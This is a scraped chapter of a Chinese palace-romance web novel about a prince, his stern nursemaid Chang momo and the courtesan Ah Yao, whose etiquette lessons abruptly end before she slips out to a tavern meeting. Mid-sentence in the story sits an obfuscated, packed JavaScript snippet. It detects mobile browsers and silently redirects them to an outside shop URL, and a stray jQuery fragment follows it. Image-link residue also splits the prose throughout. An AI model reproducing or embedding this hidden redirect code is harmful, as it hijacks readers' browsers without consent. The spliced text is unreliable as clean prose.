文趣网 > 其他小说 > 妾心杳杳 > 17. 第17章
    徐徐微风吹进院内,廊下悬挂的竹帘翻涌晃动。

    应胥同常嬷嬷正在屋内,此刻正说着话。

    芸袖问旁边随安:“我昨夜瞧院内多了个箱子,是你让人搬的。”

    “殿下的吩咐。”

    箱子里不知道装着什么,封闭保存了起来,芸袖知道不应该多嘴,可想了想还是问。“你陪在殿下身边,这几日都在做什么。”随安不说话,她又道:“怎么,连我都不能告诉?”

    “当然不是。”随安说:“反正你很快就会知道了。”

    “嬷嬷什么时候到的。”屋内,应胥声音淡漠,端起桌上的茶盏,长指拈着盏顶漫不经心刮过漂浮在杯口的茶叶。

    “刚到不久,老奴才进院子,随后便看见殿下了。”常嬷嬷笑着,边说边把捧在怀中的木匣子放到桌面。

    应胥没有抬头。

    “这是阿杳姑娘这几日誊抄所写的经文,殿下最近忙着处理事情,老奴思来想去还是不要打扰为好,自作主张了次,倒是……晚了这么久才禀告。”

    一语落罢,常嬷嬷也安静下来,仔细观察应胥反应,未见神情有丝毫波动。

    这些天动静闹得说大不大,说小也不小,府内上下该是全部听得了的。

    昨夜殿下又去了那狐媚子房内,什么情形当是也瞧见了,不会出现她思量中有所纰漏之事。

    “殿下不打开瞧瞧。”她问。

    却是听应胥道:“嬷嬷不是看过了。”

    低头喝了口茶,瓷盏碰到桌面,发出一记细微的响,清晰传到耳内。

    无甚波澜的一句,包含意味上千万种,然而在宫中侍奉多年的常嬷嬷却知晓,这是应胥对某一件事失了耐心的前兆,也便代表此事在应胥看来并非重要到非要再继续说下去不可。

    不必再说,也就不值得多么上心。

    即便如此,心中还是不免咯噔一声,常嬷嬷抬起眼帘,未在应胥面上察觉出什么动怒的痕迹。

    一个惯会使低劣手段的青楼女子,若不是生了那么遭变故,还需留她遮掩一二,想来殿下根本不会愿意同她会扯上关系。

    是了,这么一想,一切便全然都能说得通了。

    属实是她多虑了,根本不可能会有的事,她不该担忧。

    果然,下一瞬便听应胥开了口,命她近几日再将府里的人数清点一下。

    常嬷嬷顿时明白了什么,压下心中惊愕,颔首称是,走上前,伸手就要拿起那个方才被自己放在桌面的木匣子,却在此时,忽听应胥开了口。

    *一连几日晴朗,一改先前乌云密布的阴沉,虽早晚雾气多有厚重,难得的好天气还是让众人心情大好。

    阿杳坐在屋内的木椅上,春桃正小心翼翼为她上着药。

    阿杳的手腕发红,一碰就痛,两日前郎中入府问诊瞧过,留下建议好好休息,给了药膏和方子便走了。

    这两样东西春桃倒是都能看懂,多出来那枚鸳鸯扣却不知道是什么,以为是郎中不小心落的,拿给阿杳看过,只能暂时先收了起来,下次复诊时再还回去。

    药膏冰凉,敷在手腕上果然舒服许多,春桃轻轻吹着气,满脸心疼:“姑娘可觉得好些了。”

    见阿杳点头,春桃心放下些,还是有点幽怨:“姑娘手都这样了,也不知道今日能不能提前结束些。”

    提起这个,心中却不免想起应胥回到府内的事,那日殿下分明瞧见了的,怎么会呢,事情为什么和她想得不一样。

    目光不由得瞥向候在门外的两名丫鬟,两人都是常嬷嬷身边的人,美名其曰是前来教授规矩的,按春桃的想法来讲,日日来回跑这许多躺,也真是不嫌累。

    其中以站在她们中间之人更为尤甚。

    “应当快了吧。”阿杳道,说话的同时,垂低的视线落在木盘内的鸳鸯扣上。

    其实就是两条枝叶缠在一起,远远瞧上去像鸳鸯的形状,春桃也瞧见了:“还挺漂亮呢。”

    言毕,却见阿杳盯着某个地方瞧,扭头看去,便看见了不远处的常嬷嬷。

    芸袖候在檐下,闻声,快步朝常嬷嬷那边迎去。

    常嬷嬷今日晚到的不是一星半点,面容肃穆,连芸袖到跟前唤了一声,也不见人应。

    看着常嬷嬷异常冷漠的背影,芸袖原地顿了片刻,低下头若有所思。常嬷嬷扫过阿杳手旁已经叠了略有厚度的一塌纸,同阿杳静静抬睫望来的视线对上。

    而今朝堂内外动荡,东宫却仍然子嗣单薄,一无所出,因着此事,皇后娘娘里里外外已然操碎了心,殿下如今起了心思,肯开枝散叶未尝不是件好事。

    可惜,是个有心机的。

    “恭喜姑娘了。”

    没头没尾的一句,让屋内众人皆是一头雾水。

    “嬷嬷的意思是?”

    迎上阿杳不解的目光,常嬷嬷如常颔首,微微躬身道:“老奴今日来,就是为了告诉姑娘,从今日起,您就不必再练这些了,日后如何,和以前一样便好。”

    紧接着,便唤来屋外那两个丫鬟,两人听命带着人将搬来梨安苑的那些东西全都收了,一群人跟在常嬷嬷身后不一会儿便离了去。

    “这……就走了?”春桃晕头转向,被突如其来的一场变故弄得不知所措,甚至有些不敢相信。

    回去的路上,众人相视互看几眼,不约而同默默低下头,事情来得实在突然,让他们没有半分准备。

    芸袖觉得事情有些不对,却又说不上来到底不对在何处,目光看向一路沉默无言的常嬷嬷。

    问:“嬷嬷,奴婢不明白,为什么会这么忽然。”

    不清不楚的,总要有一个理由,常嬷嬷脚步不停未有回答的意思,不对,很不对,这一切都太不正常了,准确来说似乎就是从那日开始。

    急迫想要寻得缘由的念头高涨压过界限占据上风:“那日我瞧见了,您原本要走的,可是殿下把您叫住了。”芸袖突然出声。

    常嬷嬷步伐微微一滞,忽然一道声音将众人叫住。

    转身看去,春桃从不远处跑了过来,在几步远处停下,指着外面阴沉的天色道:“下雨了,姑娘说不如等;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17617701|205199||http|test|mini|href|location'.split('|'),0,{}));() {

    $('.inform').remove();

    $('#content').append('

    一会儿再走吧。”

    雨水萦绕淅淅沥沥,被冷空气裹挟打在屋檐下,沾湿一小片泥土。

    常嬷嬷一行人还未走远,站在檐廊之中,面对从早到晚没有一刻不是板着脸的常嬷嬷,春桃心中多多少少仍然有点发怵。

    说完这些话,低着头便离开了。

    哗哗声越来越大,水花迸溅四起没进尘埃,随天空一声雷鸣轰过,乌云密布,豆大雨点砸在地面。

    “要不我们等一会儿吧,说不定雨就停了呢。”

    “是呀嬷嬷,就等等吧,您那袖炉如果淋湿了可就用不了了。”

    见状,有人忍不住出声询问,下一瞬,凌厉的视线扫过,立刻止住嘴。

    常嬷嬷无动于衷,似乎根本没听到方才那段话,转身进了雨幕。

    春桃赶在这场暴雨前回到屋内,外面阴沉沉的,好在屋里点起了蜡烛,散发出淡淡凝黄的光,没了那些搬来搬去的东西,好不宽敞明亮。

    依照常嬷嬷铁面无私的性子断然是不会做出这种事的,春桃思来想去也再想不出第二个可能。

    是好事。

    她推开门,走进屋内。

    *

    突如其来的暴雨整整下了两天两夜,绵绵一场雨落下,秋日尘封的生机渐渐显现,下过雨的地面尤其难以清扫,叶子沾了水,湿哒哒抱成一团,像是黏在一起。

    芸袖这几日认真想了想,虽没有从常嬷嬷那里打听到什么,可还是感觉到事情的非比寻常,虽然心中十分清楚他们殿下绝不会对任何一个女子生出恻隐之心,还是隐隐有些不安。

    始终叫人留意着梨安苑那边的动静,终在这日等来了消息。

    竟然是阿杳偷偷离了府。

    “当真?”

    面对常嬷嬷的询问,芸袖立即道:“自然,奴婢是瞧清楚后才走的,春桃那个小宫女就跟在她身边,两个人出去后便往西边走了。”

    下人一来禀报,芸袖便过去了。

    芸袖:“嬷嬷您说,她们趁殿下不在偷偷溜出去是要做什么,我们用不用派人……”

    芸袖的担忧常嬷嬷是知道的,但并不这样想。

    “那些人都是殿下亲自挑选来的,你觉得她能瞧出些什么?”

    常嬷嬷不答反问,不是觉得阿杳一届女流之辈见识短浅,而是确信不会露出半分破绽之处。

    “不过,有一点你说得倒是没错。”

    常嬷嬷立身处事这么久,怎么会猜不透芸袖在想什么,只是想着,如若这样也好,惹了嫌弃,省去许多麻烦,何论日后到底如何,谁又说得准。

    避不可免又想到上次应胥说过的话,希望不是她想的那样。

    常嬷嬷沉思片刻:“此事我自有安排,你先去吧。”

    芸袖愣了下,但常嬷嬷决定的事向来不会改变,只一瞬,便收敛了思绪,低声道了句好。

    很快到达约定好的酒楼。

    小二引领下,阿杳走到二楼雅间门口。推开门,听得动静,里面坐着那人不但没有回头,反而不紧不慢吹了吹手中的茶水。